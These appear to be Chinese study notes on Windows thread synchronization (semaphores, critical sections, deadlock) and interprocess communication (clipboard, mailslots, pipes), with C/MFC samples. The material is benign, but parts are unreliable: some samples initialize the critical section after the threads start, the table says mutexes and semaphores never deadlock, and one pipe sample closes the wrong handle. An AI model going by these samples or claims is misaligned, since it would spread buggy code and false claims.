// CloseHandle(hThread); // 关闭了线程句柄

headle2 = *OpenThread*(*THREAD\_QUERY\_INFORMATION*, *FALSE*, threadId);

headle2 = *OpenThread*(*THREAD\_QUERY\_INFORMATION*, *FALSE*, threadId);

headle2 = *OpenThread*(*THREAD\_QUERY\_INFORMATION*, *FALSE*, threadId);

return 0;

}

### 6.8线程同步之信号量

内核对象的状态：

触发状态(有信号状态)，表示有可用资源。

未触发状态（无信号状态），表示没有可用资源

工作原理

        以一个停车场是运作为例。假设停车场只有三个车位，一开始三个车位都是空的。这时如果同时来了五辆车，看门人允许其中三辆不受阻碍的进入，然后放下车拦，剩下的车则必须在入口等待，此后来的车也都不得不在入口处等待。这时，有一辆车离开停车场，看门人得知后，打开车拦，放入一辆，如果又离开两辆，则又可以放入两辆，如此往复。这个停车系统中，每辆车就好比一个线程，看门人就好比一个信号量，看门人限制了可以活动的线程。假如里面依然是三个车位，但是看门人改变了规则，要求每次只能停两辆车，那么一开始进入两辆车，后面得等到有车离开才能有车进入，但是得保证最多停两辆车。对于Semaphore而言，就如同一个看门人，限制了可活动的线程数。

信号量的组成

　　①计数器：该内核对象被使用的次数

　　②**最大资源数量**：标识信号量可以控制的最大资源数量（带符号的32位）

　　③**当前资源数量**：标识当前可用资源的数量（带符号的32位）。即表示**当前开放资源的个数**（注意**不是剩下资源的个数**），**只有开放的资源才能被线程所申请**。但这些开放的资源不一定被线程占用完。比如，当前开放5个资源，而只有3个线程申请，则还有2个资源可被申请，但如果这时总共是7个线程要使用信号量，显然开放的资源5个是不够的。这时还可以再开放2个，直到达到最大资源数量。


信号量的规则如下：

（1）如果当前资源计数大于0，那么信号量处于触发状态(有信号状态)，表示有可用资源。

（2）如果当前资源计数等于0，那么信号量属于未触发状态（无信号状态），表示没有可用资源。

（3）系统绝对不会让当前资源计数变为负数

（4）当前资源计数绝对不会大于最大资源计数



信号量与互斥量不同的地方是，它允许多个线程在同一时刻访问同一资源，但是需要限制在同一时刻访问此资源的最大线程数目。信号量对象对线程的同步方式与前面几种方法不同，信号允许多个线程同时使用共享资源。

**创建信号量**

*HANDLE*

*WINAPI*

***CreateSemaphoreW***(

*\_In\_opt\_* *LPSECURITY\_ATTRIBUTES* lpSemaphoreAttributes, // Null 安全属性

*\_In\_* *LONG* lInitialCount, //初始化时，共有多少个资源是可以用的。 0：未触发状//态（无信号状态），表示没有可用资源

*\_In\_* *LONG* lMaximumCount, //能够处理的最大的资源数量 3

*\_In\_opt\_* *LPCWSTR* lpName //NULL 信号量的名称

);

*增加信号量*

*WINAPI*

***ReleaseSemaphore***(

*\_In\_* *HANDLE* hSemaphore, //信号量的句柄

*\_In\_* *LONG* lReleaseCount, //将lReleaseCount值加到信号量的当前资源计数上面 0-> 1

*\_Out\_opt\_* *LPLONG* lpPreviousCount //当前资源计数的原始值

);

关闭句柄

*CloseHandle*(

*\_In\_* *\_Post\_ptr\_invalid\_* *HANDLE* hObject

);

#include <stdio.h>

#include <windows.h>

#include <process.h>

unsigned *WINAPI* Read(void\* arg);

unsigned *WINAPI* Accu(void\* arg);

static *HANDLE* semOne;

static *HANDLE* semTwo;

static int num;

int main(int argc, char\* argv[])

{

*HANDLE* hThread1, hThread2;

semOne = *CreateSemaphore*(*NULL*, 0, 1, *NULL*);

//semOne 没有可用资源 只能表示0或者1的二进制信号量 无信号

semTwo = *CreateSemaphore*(*NULL*, 1, 1, *NULL*);

//semTwo 有可用资源，有信号状态 有信号

hThread1 = (*HANDLE*)*\_beginthreadex*(*NULL*, 0, Read, *NULL*, 0, *NULL*);

hThread2 = (*HANDLE*)*\_beginthreadex*(*NULL*, 0, Accu, *NULL*, 0, *NULL*);

*WaitForSingleObject*(hThread1, *INFINITE*);

*WaitForSingleObject*(hThread2, *INFINITE*);

*CloseHandle*(semOne);

*CloseHandle*(semTwo);

*system*("pause");

return 0;

}

unsigned *WINAPI* Read(void\* arg)

{

int i;

for (i = 0; i < 5; i++)

{

*fputs*("Input num: ", *stdout*); // 1 5 11

*printf*("begin read\n"); // 3 6 12

//等待内核对象semTwo的信号，如果有信号，继续执行；如果没有信号，等待

***WaitForSingleObject***(semTwo, *INFINITE*);

*printf*("beginning read\n"); //4 10 16

*scanf*("%d", &num);

***ReleaseSemaphore***(semOne, 1, *NULL*);

}

return 0;

}

unsigned *WINAPI* Accu(void\* arg)

{

int sum = 0, i;

for (i = 0; i < 5; i++)

{

*printf*("begin Accu\n"); //2 9 15

//等待内核对象semOne的信号，如果有信号，继续执行；如果没有信号，等待

*WaitForSingleObject*(semOne, *INFINITE*);

*printf*("beginning Accu\n"); //7 13

sum += num;

*printf*("sum = %d \n", sum); // 8 14

*ReleaseSemaphore*(semTwo, 1, *NULL*);

}

*printf*("Result: %d \n", sum);

return 0;

}

### 6.9线程同步之关键代码段

关键代码段，也称为临界区，工作在用户方式下。它是指一个小代码段，在代码能够执行前，它必须独占对某些资源的访问权。通常把多线程中访问同一种资源的那部分代码当做关键代码段。

1.      初始化关键代码段

       调用**InitializeCriticalSection**函数初始化一个关键代码段。

InitializeCriticalSection(

*\_Out\_* *LPCRITICAL\_SECTION* lpCriticalSection

);

       该函数只有一个指向CRITICAL\_SECTION结构体的指针。在调用InitializeCriticalSection函数之前，首先需要构造一个CRITICAL\_SECTION结构体类型的对象，然后将该对象的地址传递给InitializeCriticalSection函数。

2进入关键代码段

*VOID*

*WINAPI*

*EnterCriticalSection*(

*\_Inout\_* *LPCRITICAL\_SECTION* lpCriticalSection

);

       调用**EnterCriticalSection**函数，以获得指定的临界区对象的所有权，该函数等待指定的临界区对象的所有权，如果该所有权赋予了调用线程，则该函数就返回；否则该函数会一直等待，从而导致线程等待。

1. 退出关键代码段

*VOID*

*WINAPI*

*LeaveCriticalSection*(

*\_Inout\_* *LPCRITICAL\_SECTION* lpCriticalSection);

        线程使用完临界区所保护的资源之后，需要调用**LeaveCriticalSection**函数，释放指定的临界区对象的所有权。之后，其他想要获得该临界区对象所有权的线程就可以获得该所有权，从而进入关键代码段，访问保护的资源。

1. 删除临界区

*WINBASEAPI*

*VOID*

*WINAPI*

*DeleteCriticalSection*(

*\_Inout\_* *LPCRITICAL\_SECTION* lpCriticalSection

);

          当临界区不再需要时，可以调用**DeleteCriticalSection**函数释放该对象，该函数将释放一个没有被任何线程所拥有的临界区对象的所有资源。

*BOOL* COneIPCChannel::InitIPCChannel(*CWnd* \* pVideoWnd)

{

m\_pVideoBuffer = new CVideoRecieveBuffer;

m\_pVideoWnd = pVideoWnd;

m\_bPlaying = *FALSE*;

m\_isTFPlay=*FALSE*;

*InitializeCriticalSection*(&m\_cs);

m\_hWaitEvent = *CreateEvent*(NULL,*FALSE*,*FALSE*,NULL);

return *TRUE*;

}

*BOOL* COneIPCChannel::InitIPCChannelREMOTE(*CWnd* \* pVideoWnd,int \*Session)

{

m\_Session=Session;

m\_pVideoWnd = pVideoWnd;

m\_bPlaying = *FALSE*;

m\_isTFPlay = *FALSE*;

m\_pVideoBuffer = new CVideoRecieveBuffer;

*InitializeCriticalSection*(&m\_cs);

m\_hWaitEvent = *CreateEvent*(NULL,*FALSE*,*FALSE*,NULL);

return *TRUE*;

}

卖票系统

#include <stdio.h>

#include <windows.h>

#include <process.h>

int iTickets = 5000;

*CRITICAL\_SECTION* g\_cs;

// A窗口 B窗口

*DWORD* *WINAPI* SellTicketA(void\* lpParam)

{

while (1)

{

*EnterCriticalSection*(&g\_cs);//进入临界区

if (iTickets > 0)

{

*Sleep*(1);

iTickets--;

*printf*("A remain %d\n", iTickets);

*LeaveCriticalSection*(&g\_cs);//离开临界区

}

else

{

*LeaveCriticalSection*(&g\_cs);//离开临界区

break;

}

}

return 0;

}

*DWORD* *WINAPI* SellTicketB(void\* lpParam)

{

while (1)

{

*EnterCriticalSection*(&g\_cs);//进入临界区

if (iTickets > 0)

{

*Sleep*(1);

iTickets--;

*printf*("B remain %d\n", iTickets);

*LeaveCriticalSection*(&g\_cs);//离开临界区

}

else

{

*LeaveCriticalSection*(&g\_cs);//离开临界区

break;

}

}

return 0;

}

int main()

{

*HANDLE* hThreadA, hThreadB;

hThreadA = *CreateThread*(*NULL*, 0, SellTicketA, *NULL*, 0, *NULL*); //2

hThreadB = *CreateThread*(*NULL*, 0, SellTicketB, *NULL*, 0, *NULL*); //2

*CloseHandle*(hThreadA); //1

*CloseHandle*(hThreadB); //1

*InitializeCriticalSection*(&g\_cs); //初始化关键代码段

*Sleep*(40000);

*DeleteCriticalSection*(&g\_cs);//删除临界区

*system*("pause");

return 0;

}

### 6.10线程死锁

死锁是指多个线程因竞争资源而造成的一种僵局（互相等待），若无外力作用，这些进程都将无法向前推进。

#include <stdio.h>

#include <windows.h>

#include <process.h>

int iTickets = 5000;

*CRITICAL\_SECTION* g\_csA;

*CRITICAL\_SECTION* g\_csB;

// A窗口 B窗口

*DWORD* *WINAPI* SellTicketA(void\* lpParam)

{

while (1)

{

*EnterCriticalSection*(&g\_csA);//进入临界区A

*Sleep*(1);

*EnterCriticalSection*(&g\_csB);//进入临界区B

if (iTickets > 0)

{

*Sleep*(1);

iTickets--;

*printf*("A remain %d\n", iTickets);

*LeaveCriticalSection*(&g\_csB);//离开临界区B

*LeaveCriticalSection*(&g\_csA);//离开临界区A

}

else

{

*LeaveCriticalSection*(&g\_csB);//离开临界区B

*LeaveCriticalSection*(&g\_csA);//离开临界区A

break;

}

}

return 0;

}

*DWORD* *WINAPI* SellTicketB(void\* lpParam)

{

while (1)

{

*EnterCriticalSection*(&g\_csB);//进入临界区B

*Sleep*(1);

*EnterCriticalSection*(&g\_csA);//进入临界区A

if (iTickets > 0)

{

*Sleep*(1);

iTickets--;

*printf*("B remain %d\n", iTickets);

*LeaveCriticalSection*(&g\_csA);//离开临界区A

*LeaveCriticalSection*(&g\_csB);//离开临界区B

}

else

{

*LeaveCriticalSection*(&g\_csA);//离开临界区A

*LeaveCriticalSection*(&g\_csB);//离开临界区B

break;

}

}

return 0;

}

int main()

{

*HANDLE* hThreadA, hThreadB;

hThreadA = *CreateThread*(*NULL*, 0, SellTicketA, *NULL*, 0, *NULL*); //2

hThreadB = *CreateThread*(*NULL*, 0, SellTicketB, *NULL*, 0, *NULL*); //2

*CloseHandle*(hThreadA); //1

*CloseHandle*(hThreadB); //1

*InitializeCriticalSection*(&g\_csA); //初始化关键代码段A

*InitializeCriticalSection*(&g\_csB); //初始化关键代码段B

*Sleep*(40000);

*DeleteCriticalSection*(&g\_csA);//删除临界区

*DeleteCriticalSection*(&g\_csB);//删除临界区

*system*("pause");

return 0;

}

### 6.11各种线程同步的比较总结

    windows线程同步的方式主要有四种：互斥对象Mutex、事件对象event和关键代码段criticalSection。 信号量

        对于上面介绍的四种线程同步的方式，它们之间的区别如下所述：

        ●    互斥对象和事件以及信号量都属于内核对象，利用内核对象进行线程同步时，速度较慢，但利用互斥对象和事件对象这样的内核对象，可以在多个进程中的各个线程间进行同步。

        ●    关键代码段工作在用户方式下，同步速度较快，但在使用关键代码段时，很容易进入死锁状态，因为在等待进入关键代码段时无法设定超时值。

用户级别的：关键代码段，只能本进程中

内核级别的：互斥量/事件/信号量，可以跨进程

       通常，在编写多线程程序并需要实现线程同步时，首选关键代码段，由于它的使用比较简单，如果是在MFC程序中使用的话，可以在类的构造函数Init中调用InitializeCriticalSection函数，在该类的析构函数中调用DeleteCriticalSection函数，在所需保护的代码前面调用EnterCriticalSection函数，在访问完所需保护的资源后，调用LeaveCriticalSection函数。可见，关键代码段在使用上是非常方便的，但有几点需要注意：

A 在程序中调用了EnterCriticalSection后，要相应的调用LeaveCriticalSection函数，否则其他等待该临界区对象所有权的线程将无法执行。

B 如果访问关键代码段时，使用了多个临界区对象，就要注意防止线程死锁的发生。另外，如果需要在多个进程间的各个线程间实现同步的话，可以使用互斥对象和事件对象或者信号量。

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 比较 | 互斥量  Mutex | 事件对象  Event | 信号量对象  Semaphore | 关键代码段  Criticalsection |
| 是否为内核对象 | 是 | 是 | 是 | 否 |
| 速度 | 较慢 | 较慢 | 慢 | 快 |
| 多个进程中的线程同步 | 支持 | 支持 | 支持 | 不支持 |
| 发生死锁 | 否 | 否 | 否 | 是 |
| 组成 | 一个线程ID；用来标识哪个线程拥有该互斥量；一个计数器：用来知名该线程用于互斥对象的次数 | 一个使用计数；一个布尔值：用来标识该事件是自动重置还是人工重置；一个布尔值：标识该事件处于有信号状态还是无信号状态 | 一个使用计数；  最大资源数；  标识当前可用的资源数 | 一个小代码段；  在代码能够执行前，必须占用对某些资源的访问权 |
| 相关函数 | CreateMutex  WaitForSingleObjects  //被保护的内容  ReleaseMutex | CreateEvent  ResetEvent  WaitforSingleobject  //保护内容  SetEvent | CreateSemaphore  WaitForsingleobject  //被保护的内容  ReleaseSemaPhore | InitialCriticalSection  EnterCritionSection  //被保护的内容  LeaveCritialSection  DeleteCritialSection |
| 注意事项 | 谁拥有互斥对象，谁释放；  如果多次在同一个线程中请求同一个互斥对象，需要多次调用releaseMutex | 为了实现线程间的同步，不应该使用人工重置，应该把第二个参数设置false；设置为自动重置 | 它允许多个线程在同一时间访问同一个资源；但是需要限制访问此资源的最大线程数目； | 防止死锁：使用多个关键代码段变量的时候 |
| 类比 | 一把钥匙 | 钥匙（自动/人工） | 停车场和保安 | 电话亭 |

什么是线程安全？

假如你的代码在多线程执行和单线程执行永远是完全一样的结果，那么你的代码是线程安全的。

陈硕《muduo》

## 7进程

### 7.1基本概念-进程和子进程

程序,进程：正在运行的程序

A: 程序是计算机指令的集合,它以文件的形式存储在磁盘上,而进程通常被定义为一个正在运行的程序的实例,是一个程序在其自身的地址空间中的一次执行活动.一个程序可以对应多个进程.

进程是资源申请,高度和独立运行的单位,因此,它使用系统中的运行资源,而程序不能申请系统资源,不能被系统调度也不能作为独立运行的单位,因此它不占系统运行资源.

进程组成:

<1> 操作系统用来管理进行的内核对象

内核对象也是系统用来存放关于进程的统计信息的地方.内核对象是操作系统内部分配的一个内存块,该内存块是一种数据结构,其成员负责维护该对象的各种信息.

<2> 地址空间

它包含所有可执行模块或DLL模块的代码和数据.另外,它也包含动态内存分配的空间,例如线程的栈和堆分配空间

B: 进程从来不执行任何东西,它只是纯种的容器,若要使进行完成某项操作,它必须拥有一个在它的环境中运行的纯种,此线程负责执行包含在进程的地址空间的中的代码.也就是,真正完成代码执行的是线程,而进程只是纯种的容器,或者说是线程的执行环境.

子进程：还是一个进程

子进程指的是由另一进程（对应称之为父进程）所创建的进程。

单任务的同步机制。线程，子进程。

需要保护地址空间。

子进程的线程既可以在父进程终止之后执行我们的代码；也可以在父进程运行的过程中执行代码。

### 7.2如何创建一个进程

进程的命令行：

按下 win + R

***CreateProcess****函数*

*CreateProcessW*(

*\_In\_opt\_* *LPCWSTR* lpApplicationName,// 该字符串可以指定要执行的模块的完整路径和文件名

*\_Inout\_opt\_* *LPWSTR* lpCommandLine, //命令行

*\_In\_opt\_* *LPSECURITY\_ATTRIBUTES* lpProcessAttributes,

//该 结构确定子进程是否可以继承返回到新进程对象的句柄。如果//*lpProcessAttributes*为**NULL**，则不能继承该句柄

*\_In\_opt\_* *LPSECURITY\_ATTRIBUTES* lpThreadAttributes,

//该 结构确定子进程是否可以继承返回到新线程对象的句柄。如果//*lpThreadAttributes*为NULL，则不能继承该句柄

*\_In\_* *BOOL* bInheritHandles,

//如果此参数为TRUE，则新进程将继承调用进程中的每个可继承句柄。如果参//数为FALSE，则不会继承句柄。请注意，继承的句柄与原始句柄具有相同的值和//访问权限

*\_In\_* *DWORD* dwCreationFlags,// 控制优先级类别和流程创建的标志 *CREATE\_NEW\_CONSOLE*

*\_In\_opt\_* *LPVOID* lpEnvironment,// 指向新进程的环境块的指针。如果此参数为//**NULL**，则新进程将使用调用进程的环境

//

*\_In\_opt\_* *LPCWSTR* lpCurrentDirectory,// 进程当前目录的完整路径

*\_In\_* *LPSTARTUPINFOW* lpStartupInfo, //设置扩展属性

*\_Out\_* *LPPROCESS\_INFORMATION* lpProcessInformation // 该 结构接收有关新进程的标识//信息

);

查windows文档

推荐一个软件

在线：

微软的帮助文档网址：<https://docs.microsoft.com/en-us/>

Shift + 鼠标右键

//创建一个用谷歌浏览器打开百度

#include <windows.h>

#include <stdio.h>

#include <tchar.h>

void RunExe()

{

*STARTUPINFO* strStartupInfo;

*memset*(&strStartupInfo, 0, sizeof(strStartupInfo));

strStartupInfo.*cb* = sizeof(strStartupInfo);

*PROCESS\_INFORMATION* szProcessInformation;

*memset*(&szProcessInformation, 0, sizeof(szProcessInformation));

*TCHAR* szCommandLine[] =*\_T*("\"D:\\Program Files (x86)\\ChromeCore\\ChromeCore.exe\" http://www.baidu.com/");

int iRet = *CreateProcess*(

*NULL*,

szCommandLine,

*NULL*,

*NULL*,

false,

*CREATE\_NEW\_CONSOLE*,

*NULL*,

*NULL*,

&strStartupInfo,

&szProcessInformation

);

if (iRet)

{

//创建成功

*printf\_s*("Create Success iRet = %d\n", iRet);

*WaitForSingleObject*(szProcessInformation.*hProcess*, 3000);

*CloseHandle*(szProcessInformation.*hProcess*);

*CloseHandle*(szProcessInformation.*hThread*);

szProcessInformation.*dwProcessId* = 0;

szProcessInformation.*dwThreadId* = 0;

szProcessInformation.*hThread* = *NULL*;

szProcessInformation.*hProcess* = *NULL*;

}

else

{

*printf\_s*("Create Success iRet = %d\n", iRet);

*printf\_s*("errorcode = %d\n", *GetLastError*());

}

}

int main()

{

*printf*("This is Bingo\n");

RunExe();

*system*("pause");

return 0;

}

### 7.3进程间通信方式汇总

1. socket编程 IP和端口 server client
2. 剪切板 剪切板的内核对象
3. 邮槽 邮槽的内核对象
4. 匿名管道（无名管道）
5. 命名管道
6. Copy\_data findwindows wm\_copydata 很多书籍都没有 消息

Sendmessage

### 7.4进程间通信方式之剪切板

系统维护管理的一块内存区域。

void CClipboardDlg::OnBnClickedSendBtn()

{

// 1 打开剪切板

if (***OpenClipboard*()**)

{

//2 清空剪切板

*EmptyClipboard*();

char\* szSendBuf;

//3 获取编辑框的内容

*CStringW* strSendW;

***GetDlgItemText***(IDC\_EDIT\_SEND, strSendW);

*CStringA* strSend = (*CStringA*)strSendW;

//4 分配一个内存对象，内存对象的句柄就是hClip

*HANDLE* hClip = *GlobalAlloc*(*GMEM\_MOVEABLE*, strSend.*GetLength*() + 1);

//5 将剪切板句柄加锁

szSendBuf = (char\*)*GlobalLock*(hClip);

*strcpy*(szSendBuf, strSend);

*TRACE*("szSendBuf = %s", szSendBuf);

*GlobalUnlock*(hClip);

//6 将数据放入剪切板

*SetClipboardData*(*CF\_TEXT*, hClip);

//关闭剪切板

*CloseClipboard*();

}

}

void CClipboardDlg::OnBnClickedRecvBtn()

{

if (*OpenClipboard*())

{

//确认剪切板是否可用

if (*IsClipboardFormatAvailable*(*CF\_TEXT*))

{

*HANDLE* hClip;

char\* pBuf;

//向剪切板要数据

hClip = *GetClipboardData*(*CF\_TEXT*);

pBuf = (char\*)*GlobalLock*(hClip);

*USES\_CONVERSION*;

*LPCWSTR* strBuf = *A2W*(pBuf);

*GlobalUnlock*(hClip);

*SetDlgItemText*(IDC\_EDIT\_RECV, strBuf);

}

*CloseClipboard*();

}

}

### 7.5进程间通信方式之邮槽

邮槽 邮槽的内核对象

使用邮槽通信的进程分为服务端和客户端。邮槽由服务端创建，在创建时需要指定邮槽名，创建后服务端得到邮槽的句柄。在邮槽创建后，客户端可以通过邮槽名打开邮槽，在获得句柄后可以向邮槽写入消息。  
 邮槽通信是单向的，只有服务端才能从邮槽中读取消息，客户端只能写入消息。消息是先入先出的。客户端先写入的消息在服务端先被读取。  
通过邮槽通信的数据可以是任意格式的，但是一条消息不能大于424字节。  
邮槽除了在本机内进行进程间通信外，在主机间也可以通信。但是在主机间进行邮槽通信，数据通过网络传播时使用的是数据报协议(UDP)，所以是一种不可靠的通信。通过网络进行邮槽通信时，客户端必须知道服务端的主机名或域名。

CreateMailslot

服务端

void CChildView::OnSlot()

{

// "\\\\.\\mailslot\\Mymailslot \\.\mailslot\Mymailslot

// 1 创建一个邮槽

*LPCTSTR* szSlotName = *TEXT*("\\\\.\\mailslot\\Mymailslot");

*HANDLE* hSlot = ***CreateMailslot***(szSlotName,

0, // no maximum message size

*MAILSLOT\_WAIT\_FOREVER*, // no time-out for operations

*NULL*); // default security

if (hSlot == *INVALID\_HANDLE\_VALUE*)

{

*TRACE*("CreateMailslot failed with %d\n", *GetLastError*());

return ;

}

// 2 读取数据

char szBuf[100] = { 0 };

*DWORD* dwRead;

*TRACE*("Begin ReadFile");

if (!***ReadFile***(hSlot, szBuf, 100, &dwRead, *NULL*))

{

*MessageBox*(*\_T*("读取数据失败"));

*CloseHandle*(hSlot);

return;

}

*TRACE*("End ReadFile");

*MessageBox*((*CStringW*)szBuf);

*CloseHandle*(hSlot);

}

客户端

void CChildView::OnSend()

{

// 创建一个文件句柄

*LPCTSTR* szSlotName = *TEXT*("\\\\.\\mailslot\\Mymailslot");

*HANDLE* hMailSlot =

***CreateFile***(szSlotName, *FILE\_GENERIC\_WRITE*,

*FILE\_SHARE\_READ*, *NULL*, *OPEN\_EXISTING*, *FILE\_ATTRIBUTE\_NORMAL*,*NULL* );

if (hMailSlot == *INVALID\_HANDLE\_VALUE*)

{

*TRACE*("CreateFile failed with %d\n", *GetLastError*());

return;

}

//写入数据

char szBuf[] = "Bingo is handsome";

*DWORD* dwWrite;

if (!***WriteFile***(hMailSlot, szBuf, *strlen*(szBuf) + 1, &dwWrite, *NULL*))

{

*MessageBox*(*\_T*("写入数据失败"));

*CloseHandle*(hMailSlot);

return;

}

*CloseHandle*(hMailSlot);

}

### 7.6进程间通信方式之匿名管道

匿名管道是一个没有命名的单向管道，本质上就是一个共享的内存区域。通常用来在父进程和子进程之间通信。只能实现本地两个进程之间的通信。不能实现网络通信。

共享内存

***CreatePipe***(

*\_Out\_* *PHANDLE* hReadPipe, //该变量接收管道的读取句柄

*\_Out\_* *PHANDLE* hWritePipe,// 该变量接收管道的写句柄

*\_In\_opt\_* *LPSECURITY\_ATTRIBUTES* lpPipeAttributes,//NULL

*\_In\_* *DWORD* nSize //管道缓冲区的大小 0 :默认缓冲区大小

);

是否能被子进程继承

父进程

void CChildView::OnPipeCreate()

{

// TODO: 在此添加命令处理程序代码

//创建匿名管道

*SECURITY\_ATTRIBUTES* sa;

sa.*bInheritHandle* = *TRUE*;

sa.*lpSecurityDescriptor* = *NULL*;

sa.*nLength* = sizeof(*SECURITY\_ATTRIBUTES*);

if (!***CreatePipe***(&hReadPipe, &hWritePipe, &sa, 0))

{

*MessageBox*(*\_T*("匿名管道创建失败"));

return;

}

//创建子进程

***STARTUPINFO*** strStartupInfo; //用来指定新进程窗口如何显示

*memset*(&strStartupInfo, 0, sizeof(strStartupInfo));

strStartupInfo.*cb* = sizeof(strStartupInfo);

strStartupInfo.*dwFlags* = *STARTF\_USESTDHANDLES*;

strStartupInfo.*hStdInput* = hReadPipe;

strStartupInfo.*hStdOutput* = hWritePipe;

strStartupInfo.*hStdError* = *GetStdHandle*(*STD\_ERROR\_HANDLE*);

*PROCESS\_INFORMATION* szProcessInformation;

*memset*(&szProcessInformation, 0, sizeof(szProcessInformation));

int iRet = ***CreateProcess***(

*\_T*("MailSlotClient.exe"),

*NULL*,

*NULL*,

*NULL*,

*TRUE*,

0,

*NULL*,

*NULL*,

&strStartupInfo,

&szProcessInformation

);

if (iRet)

{

//创建成功

*CloseHandle*(szProcessInformation.*hProcess*);

*CloseHandle*(szProcessInformation.*hThread*);

szProcessInformation.*dwProcessId* = 0;

szProcessInformation.*dwThreadId* = 0;

szProcessInformation.*hThread* = *NULL*;

szProcessInformation.*hProcess* = *NULL*;

}

else

{

*CloseHandle*(hReadPipe);

*CloseHandle*(hWritePipe);

hReadPipe = *NULL*;

hWritePipe = *NULL*;

*MessageBox*(*\_T*("创建子进程失败"));

return;

}

}

void CChildView::OnPipeRead()

{

char szBuf[100] = { 0 };

*DWORD* dwRead;

*TRACE*("Begin ReadFile");

if (!*ReadFile*(hReadPipe, szBuf, 100, &dwRead, *NULL*))

{

*MessageBox*(*\_T*("读取数据失败"));

return;

}

*TRACE*("End PipeReadFile");

*MessageBox*((*CStringW*)szBuf);

}

void CChildView::OnPipeWrite()

{

//写入数据

char szBuf[] = "Bingo hen shuai";

*DWORD* dwWrite;

if (!*WriteFile*(hWritePipe, szBuf, *strlen*(szBuf) + 1, &dwWrite, *NULL*))

{

*MessageBox*(*\_T*("写入数据失败"));

return;

}

}

子进程

hReadCliPipe =*GetStdHandle*(*STD\_INPUT\_HANDLE*);

hWriteCliPipe = *GetStdHandle*(*STD\_OUTPUT\_HANDLE*);

void CChildView::OnCliPipeRead()

{

char szBuf[100] = { 0 };

*DWORD* dwRead;

*TRACE*("Begin ReadFile"); //查找所有引用shift + alt + F

if (!*ReadFile*(hReadCliPipe, szBuf, 100, &dwRead, *NULL*))

{

*MessageBox*(*\_T*("读取数据失败"));

return;

}

*TRACE*("End PipeReadFile");

*MessageBox*((*CStringW*)szBuf);

}

void CChildView::OnCliPipeWrite()

{

char szBuf[] = "Bingo Bingo";

*DWORD* dwWrite;

if (!*WriteFile*(hWriteCliPipe, szBuf, *strlen*(szBuf) + 1, &dwWrite, *NULL*))

{

*MessageBox*(*\_T*("写入数据失败"));

*CloseHandle*(hWriteCliPipe);

return;

}

*CloseHandle*(hWriteCliPipe);

}

### 7.7进程间通信方式之命名管道

Socket 相似 支持网络之间不同进程的通信

*CreateNamedPipe*

HANDLE CreateNamedPipeA(

LPCSTR lpName, // \.\pipe<i>pipename

DWORD dwOpenMode,

DWORD dwPipeMode,

DWORD nMaxInstances,

DWORD nOutBufferSize,

DWORD nInBufferSize,

DWORD nDefaultTimeOut,

LPSECURITY\_ATTRIBUTES lpSecurityAttributes

);

等待连接

BOOL ConnectNamedPipe(

HANDLE hNamedPipe,

LPOVERLAPPED lpOverlapped

);

*WaitNamedPipe*(szNamedPipeName, *NMPWAIT\_WAIT\_FOREVER*)

客户端

void CChildView::OnConnectNamedPipe()

{

*LPCTSTR* szNamedPipeName = *TEXT*("\\\\.\\pipe\\mypipe");

if (0 == *WaitNamedPipe*(szNamedPipeName, *NMPWAIT\_WAIT\_FOREVER*))

{

*MessageBox*(*\_T*("当前没有可以利用的管道"));

return;

}

hNamedPipe =

*CreateFile*(szNamedPipeName, *GENERIC\_READ* | *GENERIC\_WRITE*,

0, *NULL*, *OPEN\_EXISTING*, *FILE\_ATTRIBUTE\_NORMAL*, *NULL*);

if (hNamedPipe == *INVALID\_HANDLE\_VALUE*)

{

*TRACE*("CreateFile failed with %d\n", *GetLastError*());

*MessageBox*(*\_T*("打开命名管道失败！"));

hNamedPipe = *NULL*;

return;

}

}

void CChildView::OnReadNamedPipe()

{

char szBuf[100] = { 0 };

*DWORD* dwRead;

if (!*ReadFile*(hNamedPipe, szBuf, 100, &dwRead, *NULL*))

{

*MessageBox*(*\_T*("读取数据失败"));

return;

}

*MessageBox*((*CStringW*)szBuf);

}

void CChildView::OnWriteNamedPipe()

{

char szBuf[] = "NAMEDPIPE CLIENT";

*DWORD* dwWrite;

if (!*WriteFile*(hNamedPipe, szBuf, *strlen*(szBuf) + 1, &dwWrite, *NULL*))

{

*MessageBox*(*\_T*("写入数据失败"));

*CloseHandle*(hWriteCliPipe);

return;

}

*CloseHandle*(hWriteCliPipe);

}

服务端

void CChildView::OnCreateNamedPipe()

{

//1 创建一个命名管道

*LPCTSTR* szPipeName = *TEXT*("\\\\.\\pipe\\mypipe");

hNamedPipe = *CreateNamedPipe*(szPipeName,*PIPE\_ACCESS\_DUPLEX* | *FILE\_FLAG\_OVERLAPPED*,

*PIPE\_TYPE\_BYTE*, 1, 1024, 1024, 0, *NULL*);

if (hNamedPipe == *INVALID\_HANDLE\_VALUE*)

{

*TRACE*("CreateNamedhPipe failed with %d\n", *GetLastError*());

*MessageBox*(*\_T*("创建命名管道失败"));

return;

}

// 2 等待客户端的连接

*HANDLE* hEvent = *CreateEvent*(*NULL*, *TRUE*, *FALSE*, *NULL*);

if (*NULL* == hEvent)

{

*MessageBox*(*\_T*("创建事件失败"));

*CloseHandle*(hNamedPipe);

hNamedPipe = *NULL*;

return;

}

*OVERLAPPED* ovlap;

*ZeroMemory*(&ovlap, sizeof(*OVERLAPPED*));

ovlap.*hEvent* = hEvent;

//等待连接

if (!*ConnectNamedPipe*(hNamedPipe, &ovlap))

{

if (*ERROR\_IO\_PENDING* != *GetLastError*())

{

*MessageBox*(*\_T*("等待客户端连接失败"));

*CloseHandle*(hNamedPipe);

*CloseHandle*(hEvent);

hNamedPipe = *NULL*;

hEvent = *NULL*;

return;

}

}

if (*WaitForSingleObject*(hEvent,*INFINITE*) == *WAIT\_FAILED*)

{

*MessageBox*(*\_T*("等待对象失败"));

*CloseHandle*(hNamedPipe);

*CloseHandle*(hEvent);

hNamedPipe = *NULL*;

hEvent = *NULL*;

return;

}

}

void CChildView::OnSreadNamedPipe()

{

char szBuf[100] = { 0 };

*DWORD* dwRead;

if (!*ReadFile*(hNamedPipe, szBuf, 100, &dwRead, *NULL*))

{

*MessageBox*(*\_T*("读取数据失败"));

return;

}

*MessageBox*((*CStringW*)szBuf);

}

void CChildView::OnSwriteNamedpipe()

{

//写入数据

char szBuf[] = "OnNamedPipe Server";

*DWORD* dwWrite;

if (!*WriteFile*(hNamedPipe, szBuf, *strlen*(szBuf) + 1, &dwWrite, *NULL*))

{

*MessageBox*(*\_T*("写入数据失败"));

return;

}

}

